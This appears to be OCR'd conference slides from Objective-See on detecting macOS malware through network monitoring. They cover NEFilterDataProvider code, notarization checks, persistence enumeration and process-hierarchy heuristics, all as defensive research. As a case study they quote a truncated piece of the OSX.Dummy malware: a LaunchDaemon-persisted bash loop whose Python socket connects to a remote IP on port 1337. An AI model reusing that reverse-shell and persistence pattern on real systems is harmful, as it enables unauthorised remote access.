
download & full source (GPL v3)

LuLu: objective-see.org/products/lulu.html

NEFilterDataProvider

monitor (and govern) all network flows

> "NEFilterDataProvider: the programmatic interface for an object that evaluates [all] network data flows based on a set of locally-available rules and makes decisions about whether to block or allow the flows." -NEFilterDataProvider.h



Enabling NEFilterManager

...to begin monitoring all traffic


```
01  [NEFilterManager.sharedManager loadFromPreferencesWithCompletionHandler:^(NSError error) {
02
03      NEFilterProviderConfiguration* config = [[NEFilterProviderConfiguration alloc] init];
04
05      config.filterPackets = NO;
06      config.filterSockets = YES;
07
08      NEFilterManager.sharedManager.providerConfiguration = config;
09
10      NEFilterManager.sharedManager.enabled = YES;
11
12      [NEFilterManager.sharedManager saveToPreferencesWithCompletionHandler:^(NSError error) {
13
14              //no error?
15              // filter now off and running
16      }];
17  }];
```

what to filter: packets / sockets

1. Load filter manager's current preferences
2. Init, configure, & set a "provider configuration"
3. Set filter manager's 'enabled' flag
4. Save preferences to activate filter!

NEFilterDataProvider Delegate Method

handleNewFlow, and its verdict (allow/deny)



`----▶handleNewFlow:(NEFilterFlow *)flow`

"This function is called by the framework when a filtering decision needs to be made about a new network data flow. Subclasses must override this method ...and return an appropriate verdict." -NEFilterDataProvider.h


```
01  -(NEFilterNewFlowVerdict *)handleNewFlow:(NEFilterFlow *)flow {
02
03      if(<should BLOCK flow>)
04        return [NEFilterNewFlowVerdict dropVerdict];
05
06      if(<should ALLOW flow>)
07        return [NEFilterNewFlowVerdict allowVerdict];
08
09  }
```

or, "allow all"
for a passive monitor

a handleNewFlow: implementation

Heuristics

...is you malwarez?



How to Classify Network Traffic?

...as benign/malicious?

Via (responsible) process

Via network information

"Well known" approaches
(also apply to non-host based network detection)


1. State (listening socket)
2. Endpoint (known C&C?)
3. Family, protocol, etc.
4. Statistics
(Periodicity, Bytes up/down)

How to Classify Network Traffic?

by examining the "responsible" process

host-based
network monitoring

Identify
responsible process



If a process is accessing the network,
...what characteristics might make it suspicious?

Non-platform/non-notarized?

Persistently installed?


Unusual Process Hierarchy

Non-platform / Non-notarized

...as the majority of malware isn't notarized

```
01  SecCodeRef codeRef = <from pid, audit token, path, etc.>
02
03  //init requirement string(s)
04  SecRequirementRef isAppleReq = nil;
05  SecRequirementRef isNotarizedReq = isNotarizedReq;
06
07  SecRequirementCreateWithString(CFSTR("anchor apple"), kSecCSDefaultFlags, &isAppleReq);
08  SecRequirementCreateWithString(CFSTR("notarized"), kSecCSDefaultFlags, &isNotarizedReq);
09
10  //check against requirement string
11  if( (!SecCodeCheckValidity(codeRef, kSecCSDefaultFlags, isAppleReq) &&
12       (!SecCodeCheckValidity(codeRef, kSecCSDefaultFlags, isNotarizedReq)) {
13
14       //neither apple binary, nor notarized
15
16  }
```

Full code: BlockBlock
github.com/objective-see/BlockBlock



Is Persistently Installed?

...as the majority of malware persists

```
% ./dumpBTM
Opened /private/var/db/com.apple.backgroundtaskmanagement/BackgroundItems-v8.btm

=========================
 Records for UID 0 : FFFFEEEE-DDDD-CCCC-BBBB-AAAA00000000
=========================
...
  #11
  UUID:                 AAFC36E9-5676-4772-9AAF-15179A192DFF
  Name:                 script.sh
  Developer Name:       (null)
  Type:                 legacy daemon  (0x10010)
  Disposition:          [enabled allowed visible notified] (11)
  Identifier:           com.startup
  URL:                  file:///Library/LaunchDaemons/com.startup.plist
  Executable Path:      /var/root/script.sh
  Generation:           1
  Parent Identifier:    Unknown Developer
```

OSX.Dummy

"DumpBTM"
(github.com/objective-see/DumpBTM)

Is is Process Hierarchy Strange?

...especially for "live off the land" binaries


persists OSX.Dummy

```
% cat /Library/LaunchDaemons/com.startup.plist

<plist version="1.0">
  ...
   <key>Program</key>
   <string>/var/root/script.sh</string>

   <key>RunAtLoad</key>
   <true/>
```


```
01  #!/bin/bash
02  while :
03  do
04    python -c 'import socket,...;
05
06    s=socket.socket(...);
07    s.connect(("185.243.115.230",1337));
```

```
./enumSockets 55082
Enumerating sockets for "Python" (pid: 55082)

Socket details: {
    destination = 185.243.115.230;
    remotePort = 1337;
}
```

```
./enumParents 55082
Enumerating parents of "Python" (pid: 55082)

Parent /bin/bash (pid: 80176)
 Parent /sbin/launchd (pid: 1)
```




persistence
+ process hierarchy
...very shady indeed!



Conclusions


...& take aways



Takeways

detect malware via network activity!

We can leverage macOS's networking frameworks to heuristically detect malware (directly from the host)




Interested in Learning More?

"The Art of Mac Malware" book(s)

Books about Mac Malware

by Patrick Wardle



Coming soon!

Vol. II: (programmatic) detection

Volume II: Detection

Volume II: Detection

Analyzing malware is only half the battle. Detecting malicious code in the first place, is the other essential piece!

Volume I detailed the infection vectors, persistence mechanisms, and internals of Mac malware, providing the reader with comprehensive understanding of, well, what Mac malware "looks like." Now we're ready to discuss exactly how to programmatically detect such malicious code.

The second volume of the "The Art of Mac Malware" is a comprehensive resource that covers the programmatic detection of macOS malware code via behavioral-based heuristics.

Armed with topics and approaches covered in this second volume, Mac malware doesn't stand a chance!


Book Signing: tomorrow! (11:00 am)

"The Art of Mac Malware"
free @ https://taomm.org

Objective-See Foundation 501(c)(3)

learn more our community efforts ...& support us! 🥰

#OBTS Conference



College Scholarships


Diversity Programs ("Objective-We")

The Objective-See Foundation
objective-see.org/about.html

OBJECTIVE-SEE FOUNDATION FUNDRAISER

Maui wildfire relief fund

Maui Wildfire Relief Fund



Latest News:

- New Video:
  Watch **What is #OBTS?**
- Tool Update (KnockKnock):
  Just released **KnockKnock v2.4.2**
- New Blog Post:
  Read: **"LockBit ransomware comes for macOS"**
- #OBTS v6.0
  Just announced **#OBTS v6.0**

Our home, Maui, was recently **devastated by fires**. Many of our friends and neighbors lost everything. We're raising money to help them!

Please consider making a donation via our **fundraiser** 🙏

To help: objective-see.org 🙏

Mahalo to the "Friends of Objective-See"

jamf

kandji

paloalto NETWORKS

SOPHOS

mosyle

KOLIDE

CleanMyMac X

SmugMug

Guardian Mobile Firewall


iVerify.

iVerify

HALO PRIVACY

Halo Privacy

Nothing but Net



RESOURCES:

"Netbottom"
newosxbook.com/src.jl?tree=listings&file=netbottom.c

Objective-See's Tools/Source code
objective-see.org/tools.html

"Network Extensions for the Modern Mac"
developer.apple.com/videos/play/wwdc2019/714/